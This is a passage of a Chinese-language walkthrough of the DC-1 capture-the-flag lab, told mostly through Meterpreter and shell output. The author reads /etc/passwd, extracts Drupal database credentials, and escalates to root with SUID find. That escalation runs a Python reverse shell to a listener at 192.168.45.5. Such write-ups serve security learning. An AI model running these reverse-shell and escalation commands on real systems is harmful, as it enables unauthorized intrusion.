100644/rw-r--r--  19941  fil   2013-11-21 04:45:59 +0800  update.php
100644/rw-r--r--  2178   fil   2013-11-21 04:45:59 +0800  web.config
100644/rw-r--r--  417    fil   2013-11-21 04:45:59 +0800  xmlrpc.php

meterpreter > cat flag1.txt
Every good CMS needs a config file - and so do you.
```


我又看了下passwd

cat /etc/passwd




```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
meterpreter > 
```

```
找到了flag4用户，我决定去home目录看看
cd /home/
ls -al
发现确实有flag4目录，但是还有一个local.txt
cat local.txt 第一个flag到手
60e98b8e80b9279ff2e814d6f5728268
```



```
meterpreter > getuid
Server username: www-data
meterpreter > cd /home/
meterpreter > ls -al
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2019-02-19 21:28:56 +0800  flag4
100644/rw-r--r--  33    fil   2023-04-18 18:24:20 +0800  local.txt

meterpreter > cat local.txt
60e98b8e80b9279ff2e814d6f5728268
meterpreter > |
```

cd flag看下
找到flag4.txt



```
meterpreter > cd flag4
meterpreter > ls -al
Listing: /home/flag4
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  28    fil   2019-02-19 21:28:56 +0800  .bash_history
100644/rw-r--r--  220   fil   2019-02-19 21:25:37 +0800  .bash_logout
100644/rw-r--r--  3392  fil   2019-02-19 21:25:37 +0800  .bashrc
100644/rw-r--r--  675   fil   2019-02-19 21:25:37 +0800  .profile
100644/rw-r--r--  125   fil   2019-02-19 21:28:26 +0800  flag4.txt

meterpreter > cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
meterpreter > |
```


提示我们去root目录，root权限肯定是没有的。该怎么办呢

回过头再找这个cms的配置文件位置
cat /var/www/sites/default/settings.php

```
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */
```


```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
```

```
得到了数据库的名字、用户名、密码,提示我们看看这些凭据能做什么
看看有没有mysql进程吧
ps -ef|grep 'mysql'
```



```
meterpreter > ps -ef|grep 'mysql'
Filtering on 'mysql'

Process List
============

 PID   Name              User   Path
 ---   ----              ----   ----
 2671  /usr/sbin/mysqld  mysql  /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/
                                lib/mysql/plugin --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --socke
                                t=/var/run/mysqld/mysqld.sock --port=3306
```


```
直接连mysql会提示mysql不存在
mysql -u dbuser -p
报错
[-] Unknown command: mysql
甚至连whoami都执行不了
进到shell里面
whoai
id
```



```
meterpreter > mysql -u dbuser -p
[-] Unknown command: mysql
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 4386 created.
Channel 1 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


试一下mysql登录

```
mysql -u dbuser -p
rOck3t
use drupaldb;
select * from users;
登录直接给拒绝了
```




```
mysql -u dbuser -p
Enter password: R0ck3t
use drupaldb;
select * from user;
ERROR 1146 (42S02) at line 2: Table 'drupaldb.user' doesn't exist
select * from users;
/bin/sh: 4: select: not found
mysql -u dbuser -p
Enter password: r0ck3t
ERROR 1045 (28000): Access denied for user 'dbuser'@'localhost' (using password: YES)
```

```
看看能不能直接提权，试一下find
find `which find` -exec whoami \;

常规操作利用find 反弹shell

先本机监听
nc -lvvnp 9919
靶机再开端口
find /etc/passwd -exec python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("
192.168.45.5",9919));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/sh","-i"]);' \;

find /etc/passwd -exec python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("
192.168.45.5",9919));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/sh","-ip"]);' \;
有的表哥的脚本是-ip 有的是-p 我的-ip一直连不上就用的-p
```




```
find `which find` -exec whoami \;
root
find /etc/passwd -exec python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.5",991
9));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' \;
```

```
密码：
┌──(root㉿windows)-[/home/moon/桌面]
└─# nc -lvvnp 9919

listening on [any] 9919 ...
connect to [192.168.45.5] from (UNKNOWN) [192.168.213.193] 35332
/bin/sh: 0: can't access tty; job control turned off
# |
whoami 确定root权限，之后一发入魂
ls -al
pwd
cat flag4.txt
cd /root
ls -al
cat thefinalflg.txt
cat proof.txt
```



```
# whoami
root
# ls -al
total 28
drwxr-xr-x 2 flag4 flag4 4096 Feb 19  2019 .
drwxr-xr-x 3 root  root  4096 Apr 18 20:24 ..
-rw------- 1 flag4 flag4   28 Feb 19  2019 .bash_history
-rw-r--r-- 1 flag4 flag4  220 Feb 19  2019 .bash_logout
-rw-r--r-- 1 flag4 flag4 3392 Feb 19  2019 .bashrc
-rw-r--r-- 1 flag4 flag4  675 Feb 19  2019 .profile
-rw-r--r-- 1 flag4 flag4  125 Feb 19  2019 flag4.txt
# pwd
/home/flag4
# cat flag4
cat: flag4: No such file or directory
# cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
# cd /root
# ls -al
total 36
drwx------  4 root root 4096 Apr 18 20:24 .
drwxr-xr-x 23 root root 4096 Feb 19  2019 ..
drwx------  2 root root 4096 Mar 29  2022 .aptitude
-rw-------  1 root root    6 Mar 30  2022 .bash_history
-rw-r--r--  1 root root  949 Feb 19  2019 .bashrc
drwxr-xr-x  3 root root 4096 Feb 19  2019 .drush
-rw-r--r--  1 root root  140 Nov 20  2007 .profile
-rw-r--r--  1 root root   33 Apr 18 20:24 proof.txt
-rw-r--r--  1 root root  173 Feb 19  2019 thefinalflag.txt
# cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# cat proof.txt
11e365a72c41529ff0fccdf4c5ba5870
# |
```

```
这时候咱们再看看mysql，还是不让进，endl
有些靶场在你连接到shell之后，会在一两分钟给你退掉，所以，在连上之后，先稳定shell
https://overthewire.org/wargames/bandit/
find / -user root -perm -4000 -print 2>/dev/null
https://gtfobins.github.io/
```



```
listening on [any] 9919 ...
connect to [192.168.45.5] from (UNKNOWN) [192.168.213.193] 35332
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# mysql -u dbuser -p
Enter password: r0ck3t
ERROR 1045 (28000): Access denied for user 'dbuser'@'localhost' (using password: YES)
# 
```